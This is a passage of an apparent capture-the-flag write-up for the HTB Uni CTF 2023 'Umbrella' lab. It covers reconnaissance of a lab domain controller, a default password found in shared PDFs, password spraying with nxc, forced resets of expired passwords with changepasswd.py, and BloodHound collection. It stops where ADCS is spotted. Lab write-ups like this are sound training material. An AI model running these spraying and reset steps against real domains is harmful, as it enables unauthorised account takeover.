HTB University CTF 2023: Brains & Bytes - Umbrella

rayanle.cat/umbrella-htb-uni-ctf-2023

BOUYAICHE RAYAN December 14, 2023

Active Directory

BOUYAICHE RAYAN

Dec 14, 2023 • 20 min read

> Umbrella is a hard challenge in the FullPwn category that was available at the HTB Uni CTF 2023. It was a box that covered a lot of topics such as ADFS, Nextcloud and Grafana. We'll start by finding some default credentials and usernames on a nextcloud's file share . With this we can pivot on the nextcloud by exploiting a SAML misconfiguration. This allows us to recover an API key to access a Grafana. We can achieve a RCE by querying the PostegreSQL datasource. We then retrieve the credentials for a domain account in a configuration file, which then allows us to connect via SSH to the nextcloud VM running on the machine and retrieve the user flag. By doing post-exploitation on this machine we find a keytab for an admin domain which then allows us to retrieve its NT hash.

Reconnaissance :

Nmap :

`nmap` finds a bunch of open TCP ports :

```
rayanlecat@htb-uni /workspace # nmap -Pn -p- -T5 10.129.229.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-12 10:09 CET
Nmap scan report for 10.129.229.149
Host is up (0.062s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2179/tcp  open  vmrdp
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49443/tcp open  unknown
49664/tcp open  unknown
49668/tcp open  unknown
55081/tcp open  unknown
55294/tcp open  unknown
55308/tcp open  unknown
55337/tcp open  unknown
55356/tcp open  unknown


rayanlecat@htb-uni /workspace # nmap -Pn -p
53,88,135,139,389,445,464,593,636,2179,3268,3269,5985 -T5 -sC -sV 10.129.229.149

Nmap scan report for 10.129.229.149
Host is up (0.12s latency).
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-12
16:16:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
umbrella.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.umbrella.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.umbrella.htb
| Not valid before: 2023-10-20T16:47:41
|_Not valid after:  2024-10-19T16:47:41
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
umbrella.htb0., Site: Default-First-Site-Name)
```

```
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.umbrella.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.umbrella.htb
| Not valid before: 2023-10-20T16:47:41
|_Not valid after:  2024-10-19T16:47:41
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
umbrella.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.umbrella.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.umbrella.htb
| Not valid before: 2023-10-20T16:47:41
|_Not valid after:  2024-10-19T16:47:41
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
umbrella.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.umbrella.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.umbrella.htb
| Not valid before: 2023-10-20T16:47:41
|_Not valid after:  2024-10-19T16:47:41
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-12-12T16:17:39
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s
```

This looks very much like a domain controller, based on standard stuff like LDAP (389, 3268, 3269), DNS (53) and Kerberos (88). There's also a VMRDP port (2179) which can potentially indicate that there is some virtualisation with Hyper-V on the machine.

TLS Certificate :

We'll dive a bit deeper on the TLS certificates in use, using `openssl` :

```
rayanlecat@htb-uni /workspace # openssl s_client -showcerts -connect
10.129.229.149:443  | openssl x509 -noout -text
...[snip]...
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            74:00:00:00:06:16:8a:c3:af:3d:85:e7:05:00:00:00:00:06
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = umbrella, CN = umbrella-DC01-CA
        Validity
            Not Before: Oct 24 11:36:51 2023 GMT
            Not After : Oct 11 11:36:51 2073 GMT
        Subject: O = Umbrella, OU = Research and Development, CN = prd23-
nextcloud.umbrella.htb, emailAddress = research@umbrella.htb
...[snip]...
```

The `nmap` scripts running on LDAP show the domain name of `umbrell.htb`, and the TLS certificate is for `prd23-nextcloud.umbrella.htb`. We'll add each of these, along with the hostname `dc01` (Windows likes that sometimes) to my `/etc/hosts` file:

```
rayanlecat@htb-uni /workspace # echo '10.129.229.149 dc01 dc01.umbrella.htb
umbrella.htb prd23-nextcloud.umbrella.htb' | sudo tee -a /etc/hosts
```

SMB :

I tried enumerating file shares and users as anonymous and guest but it didn't work :

```
rayanlecat@htb-uni /workspace # nxc smb 10.129.229.149 --shares
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.149  445    DC01             [-] Error getting user: list
index out of range
SMB         10.129.229.149  445    DC01             [-] Error enumerating shares:
STATUS_USER_SESSION_DELETED

rayanlecat@htb-uni /workspace # nxc smb 10.129.229.149 -u 'CatisNotReal' -p '' --
shares
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.149  445    DC01             [-] umbrella.htb\CatisNotReal:
STATUS_LOGON_FAILURE

rayanlecat@htb-uni /workspace # nxc smb 10.129.229.149 -u '' -p '' --users
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.149  445    DC01             [+] umbrella.htb\:
SMB         10.129.229.149  445    DC01             [*] Trying to dump local users
with SAMRPC protocol

rayanlecat@htb-uni /workspace # nxc smb 10.129.229.149 -u '' -p '' --rid-brute
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.149  445    DC01             [+] umbrella.htb\:
SMB         10.129.229.149  445    DC01             [-] Error connecting: LSAD
SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process
has requested access to an object but has not been granted those access rights.
```


LDAP :

I also tried enumerating users using an anonymous bind on LDAP but it didn't work because the server doesn't accept null bind authentication :

```
rayanlecat@htb-uni /workspace # nxc ldap 10.129.229.149 -u '' -p '' --users
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
LDAP        10.129.229.149  445    DC01             [-] Error in searchRequest ->
operationsError: 000004DC: LdapErr: DSID-0C090CF8, comment: In order to perform
this operation a successful bind must be completed on the connection., data 0,
v4f7c
LDAP        10.129.229.149  389    DC01             [+] umbrella.htb\:
LDAP        10.129.229.149  389    DC01             [-] Error in searchRequest ->
operationsError: 000004DC: LdapErr: DSID-0C090CF8, comment: In order to perform
this operation a successful bind must be completed on the connection., data 0,
v4f7c
```

HTTP :

When we visit the site on port 80, we'll find a page with a list of umbrella company employees :



Website

From these names, we can generate a list of usernames with known patterns such as firstname.lastname, lastname.firtname, etc :

```
rayanlecat@htb-uni /workspace # cat names.txt
Jennifer Roberts
Michael Anderson
Robert Turner
Emily Clark

rayanlecat@htb-uni /workspace # ./namemash.py names.txt
jenniferroberts
robertsjennifer
...[snip]...
emily
clark
```

Once we have this list of usernames, we can use Kerberos protocol to check if some accounts exist in the domain :

```
rayanlecat@htb-uni /workspace # nxc ldap 10.129.229.149 -u potentiel-users.lst -p
'' -k
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
LDAP        10.129.229.149  445    DC01             [-]
umbrella.htb\jenniferroberts: KDC_ERR_C_PRINCIPAL_UNKNOWN
...[snip]...
LDAP        10.129.229.149  445    DC01             [-] umbrella.htb\clark:
KDC_ERR_C_PRINCIPAL_UNKNOWN
```


We get the error `KDC_ERR_C_PRINCIPAL_UNKNOWN` which simply means that the client (user in this case) requesting a ticket has not been found by the KDC (Key Distribution Center) in its database :

0x6	KDC_ERR_C_PRINCIPAL_UNKNOWN	Client not found in Kerberos database


https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4771

Shell as NT AUTHORIY\ NETWORK SERVICE :

When we search a little further on the site, after having enumerating the different protocols available on the machine, we'll see that there's an image with a QR code :




Website




QRCode

When we look at what's in the QRcode, We'll see that it's a link to a nextcloud file sharing



Cyberchef

Once we go to the share link, we'll find several PDF files :



Nextcloud

One of the PDF files explains the default credentials that new employees have when they join the company (username format and initial password) :

2. Your First Day

Your first day at Umbrella Corp. is an exciting step in your career. On your first day, please report to James Marcus in HR at 8am. You will meet with your designated team leader, who will guide you through the initial onboarding process. You will then be required to set up your e-mail account and all security access for your designated laboratory.

Your initial credentials will be in the following format; First initial, last name e.g. mjones@umbrella.htb
Your initial password is "**UmbrellCorp2023!**" and you will be required to change it at initial log on.

Welcome.pdf

In another document about new arrivals at the company, we find some names of new employees :

Umbrella Corporation - Human Resources

To: All Employees

From: Human Resources

Subject: Welcome New Team Members

Dear Umbrella Corporation Team,

We are excited to announce the addition of three exceptional individuals to our growing family. Please join us in extending a warm welcome to our new colleagues, who are now part of the Umbrella team.

New IT Support Staff Members:

1. **Carlos Olivera**: With a strong background in IT support and a commitment to ensuring our systems run smoothly, Carlos will be an invaluable addition to our IT team. Please give a warm welcome to Carlos Olivera!
2. **Nicholai Ginovaeff**: Bringing with them a wealth of technical expertise and a passion for troubleshooting, Nicholai is another outstanding addition to our IT support team. Let's extend a warm welcome to Nicholai Ginovaeff!

New Member of Virology Department:

1. **Rebecca Chambers**: As we continue our mission to advance the field of virology, Rebecca has joined our Virology department with a wealth of knowledge and experience. Let's welcome Rebecca to our team.

New Hires.pdf

By combining these two pieces of information, we can generate a list of usernames and spray the initial password :

```
rayanlecat@htb-uni /workspace # cat names.txt
Carlos Olivera
Nicholai Gniovaeff
Rebecca Chambers

rayanlecat@htb-uni /workspace # username-anarchy -i names.txt -f flast > users.lst

rayanlecat@htb-uni /workspace # cat users.lst
colivera
nginovaeff
rchambers
```

We get the error message `STATUS_PASSWORD_MUST_CHANGE` , which simply means that the password is correct but has to be changed :

```
rayanlecat@htb-uni /workspace # nxc ldap 10.129.229.149 -u users.lst -p
'UmbrellCorp2023!' --continue-on-success
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
LDAP        10.129.229.149  445    DC01             [-]
umbrella.htb\colivera:UmbrellCorp2023! STATUS_PASSWORD_MUST_CHANGE
LDAP        10.129.229.149  445    DC01             [-]
umbrella.htb\nginovaeff:UmbrellCorp2023! STATUS_PASSWORD_MUST_CHANGE
LDAP        10.129.229.149  445    DC01             [-]
umbrella.htb\rchambers:UmbrellCorp2023! STATUS_PASSWORD_MUST_CHANGE
```

When we're in this situation, there are several ways of changing a user's password remotely. If we're interested, n00py has written a very good article on the subject :

```
rayanlecat@htb-uni /workspace # changepasswd.py
umbrella.htb/colivera:'UmbrellCorp2023!'@dc01.umbrella.htb -newpass 'Cat1337!'
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra
- forked by ThePorgs

[*] Changing the password of umbrella.htb\colivera
[*] Connecting to DCE/RPC as umbrella.htb\colivera
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully
```


After changing the user's password, we can check that we can actually connect with the account :

```
rayanlecat@htb-uni /workspace # nxc ldap 10.129.229.149 -u 'colivera' -p
'Cat1337!'
SMB         10.129.229.149  445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
LDAP        10.129.229.149  389    DC01             [+]
umbrella.htb\colivera:Cat1337!
```

Once we have changed the passwords of the other users, we can use Bloodhound to observe the different rights that these users have in the domain and whether any other misconfiguration are present in the domain :

```
rayanlecat@htb-uni /workspace # nxc ldap dc01.umbrella.htb -u 'colivera' -p
'Cat1337!' --bloodhound -ns 10.129.229.149 -c All -k
SMB         dc01.umbrella.htb 445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
LDAP        dc01.umbrella.htb 389    DC01             [+]
umbrella.htb\colivera:Cat1337!
LDAP        dc01.umbrella.htb 389    DC01             Resolved collection methods:
rdp, objectprops, trusts, container, session, group, acl, psremote, dcom,
localadmin
LDAP        dc01.umbrella.htb 389    DC01             Using kerberos auth without
ccache, getting TGT
LDAP        dc01.umbrella.htb 389    DC01             Done in 00M 19S
LDAP        dc01.umbrella.htb 389    DC01             Compressing output into
/root/.nxc/logs/DC01_dc01.umbrella.htb_2023-12-12_181525bloodhound.zip
```

Looking in Bloodhound we can't find any way to exploit the privileges that the users have, however we can see that the users are members of the `Certificate Service DCOM Access` group which is a group that is created when ADCS service is installed, moreover when we analysed the SSL certificates we noticed that the CA that issued the certificate is `umbrella-DC01-CA` which is the default nomenclature name of the CA when ADCS is installed (netbiosdomain-netbioscaname-CA) :

